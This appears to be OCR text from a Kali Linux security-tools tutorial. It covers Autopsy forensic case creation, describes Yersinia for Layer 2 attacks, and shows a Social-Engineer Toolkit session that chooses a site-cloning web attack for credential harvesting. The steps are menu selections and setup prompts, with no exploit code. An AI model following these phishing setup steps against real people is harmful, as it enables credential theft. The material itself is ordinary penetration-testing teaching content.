

Applications
Places
Terminal
Sat 10:44 PM
xampp.txt
data.sql
facebook_lite_v 164.0.0.6.153....
qlmap
word.lst
test.pcapng
Terminal
File Edit View Search Terminal Help
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24
Evidence Locker: /var/lib/autopsy
Start Time: Sat Sep 28 22:38:12 2019
Remote Host: localhost
Local Port: 9999
Open an HTML browser on the remote host and paste this URL in it:
http://localhost:9999/autopsy
Keep this process running and use <ctrl-c> to exit
Cannot determine partition type
Invalid magic value (File is not a DOS partition (invalid primary magic) (Sector : 0))
Invalid magic value (File is not a DOS partition (invalid primary magic) (Sector : 0))
free(): double free detected in tcache 2
Aborted
Applications
Places
Firefox ESR
Sat 10:40 PM
Create A New Case - Mozilla Firefox
Create A New Case
localhost:9999/autopsy?mod=0&view=1
90%
CREATE A NEW CASE
1. Case Name: The name of this investigation. It can contain only letters, numbers, and symbols.
JJ_demo
2. Description: An optional, one line description of this case.
JJ
3. Investigator Names: The optional names (with no spaces) of the investigators for this case.
a. JJ
b.
c.
d.
e.
f.
g.
h.
i.
j.
NEW CASE
CANCEL
HELP


Applications
Places
Firefox ESR
Sat 10:40 PM
Creating Case: JJ_demo1 - Mozilla Firefox
Creating Case: JJ_demo1
localhost:9999/autopsy?mod=0&view=2&case=JJ_demo1&desc=JJ&inv1=JJ&inv2=&inv3=&inv4=&
90%
Creating Case: JJ_demo1
Case directory (/var/lib/autopsy/JJ_demo1/) created
Configuration file (/var/lib/autopsy/JJ_demo1/case.aut) created
We must now create a host for this case.
Please select your name from the list:
JJ
ADD HOST
Applications
Places
Firefox ESR
Sat 10:41 PM
Add A New Host To JJ_demo1 - Mozilla Firefox
Add A New Host To JJ_d
localhost:9999/autopsy?mod=0&view=7&case=JJ_demo1&inv=JJ&x=42&y=9
80%
1. Host Name: The name of the computer being investigated. It can contain only letters, numbers, and symbols.
host1
2. Description: An optional one-line description or note about this computer.
3. Time zone: An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.
4. Timeskew Adjustment: An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.
0
5. Path of Alert Hash Database: An optional hash database of known bad files.
6. Path of Ignore Hash Database: An optional hash database of known good files.
ADD HOST
CANCEL
HELP


Applications
Places
Firefox ESR
Sat 10:41 PM
Adding Host host12 to JJ_demo1 - Mozilla Firefox
Adding Host host12 to JJ
localhost:9999/autopsy?mod=0&view=8&case=JJ_demo1&inv=JJ&host=host12&desc=&tz=&ts=0&
80%
Adding host: host12 to case JJ_demo1
Host Directory (/var/lib/autopsy/JJ_demo1/host12/) created
Configuration file (/var/lib/autopsy/JJ_demo1/host12/host.aut) created
We must now import an image file for this host
Add Image
Applications
Places
Firefox ESR
Sat 10:42 PM
Open Image In JJ_demo1:host12 - Mozilla Firefox
Open Image In JJ_demo1
localhost:9999/autopsy?mod=0&view=10&case=JJ_demo1&host=host12&inv=JJ
80%
Case: JJ_demo1
Host: host12
No images have been added to this host yet
Select the Add Image File button below to add one
Add Image File
Close Host
Help
File Activity Time Lines
Image Integrity
Hash Databases
View Notes
Event Sequencer



Applications
Places
Firefox ESR
Sat 10:42 PM
Add Image To JJ_demo1:host12 - Mozilla Firefox
Add Image To JJ_demo1:
localhost:9999/autopsy?mod=0&view=13&host=host12&case=JJ_demo1&inv=JJ&x=48&y=8
80%
Case: JJ_demo1
Host: host12
ADD A NEW IMAGE
1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.
/root/g.png
2. Type
Please select if this image file is for a disk or a single partition.
Disk
Partition
3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
Symlink
Copy
Move
NEXT
CANCEL
HELP
Applications
Places
Firefox ESR
Sat 10:42 PM
Collecting details on new image file - Mozilla Firefox
Collecting details on new
localhost:9999/autopsy?mod=0&view=14&host=host12&case=JJ_demo1&inv=JJ&img_path=%2Fro
80%
Warning: Autopsy could not determine the volume system type for the disk image (i.e. the type of partition table).
Please select the type from the list below or reclassify the image as a volume image instead of as a disk image.
Disk Image
Volume Image
Volume System Type (disk image only):
dos
OK


Applications
Places
Firefox ESR
Sat 10:42 PM
Collecting details on new image file - Mozilla Firefox
Collecting details on new
localhost:9999/autopsy?mod=0&view=14&spl_conf=1&img_path=%2Froot%2Fg.png&sort=1&host=
80%
Image File Details
Local Name: images/g.png
Data Integrity: An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)
Ignore the hash value for this image.
Calculate the hash value for this image.
Add the following MD5 hash value for this image:
Verify hash after importing?
File System Details
Analysis of the image file shows the following partitions:
ADD
CANCEL
HELP
For your reference, the mmls output was the following:


Applications
Places
Firefox ESR
Sat 10:43 PM
Add a new image to an Autopsy Case - Mozilla Firefox
Add a new image to an A
localhost:9999/autopsy?mod=0&view=15&img_path=%2Froot%2Fg.png&num_img=0&sort=1&do_
80%
Calculating MD5 (this could take a while)
Current MD5: 3A8B71123EA733C77025A94DD470C595
Testing partitions
Linking image(s) into evidence locker
Image file added with ID img1
Disk image (type dos) added with ID vol1
OK
ADD IMAGE


13. Yersinia →

Yersinia is an interesting framework to perform Layer 2 attacks (Layer 2 refers to the data link layer of OSI model) on a network. Of course, if you want a network to be secure, you will have to consider all the seven layers. However, this tool focuses on Layer 2 and a variety of network protocols that include STP, CDP, DTP, and so on.





14. Social Engineering Toolkit →


The **Social-Engineer Toolkit** (SET) is an open-source penetration testing framework designed for social engineering. SET has a number of custom attack vectors that allow you to make a believable attack in a fraction of time. These kind of tools use human behaviors to trick them to the attack vectors.


Applications
Places
Terminal
Sun 7:04 PM
root@kali: ~
File Edit View Search Terminal Help
POLICE ## BOX
Timey Wimey
JERONIMOOOO!!!!!!
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 7.7.9
Codename: 'Blackout'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Applications
Places
Terminal
Sun 7:05 PM
root@kali: ~
File Edit View Search Terminal Help
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
There is a new version of SET available.
Your version: 7.7.9
Current version: 8.0.1
Please update SET to the latest before submitting any git issues.
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas We
rth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.


Applications
Places
Terminal
Sun 7:05 PM
root@kali: ~
File Edit View Search Terminal Help
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack>5
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
Applications
Places
Terminal
Sun 7:06 PM
root@kali: ~
File Edit View Search Terminal Help
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS

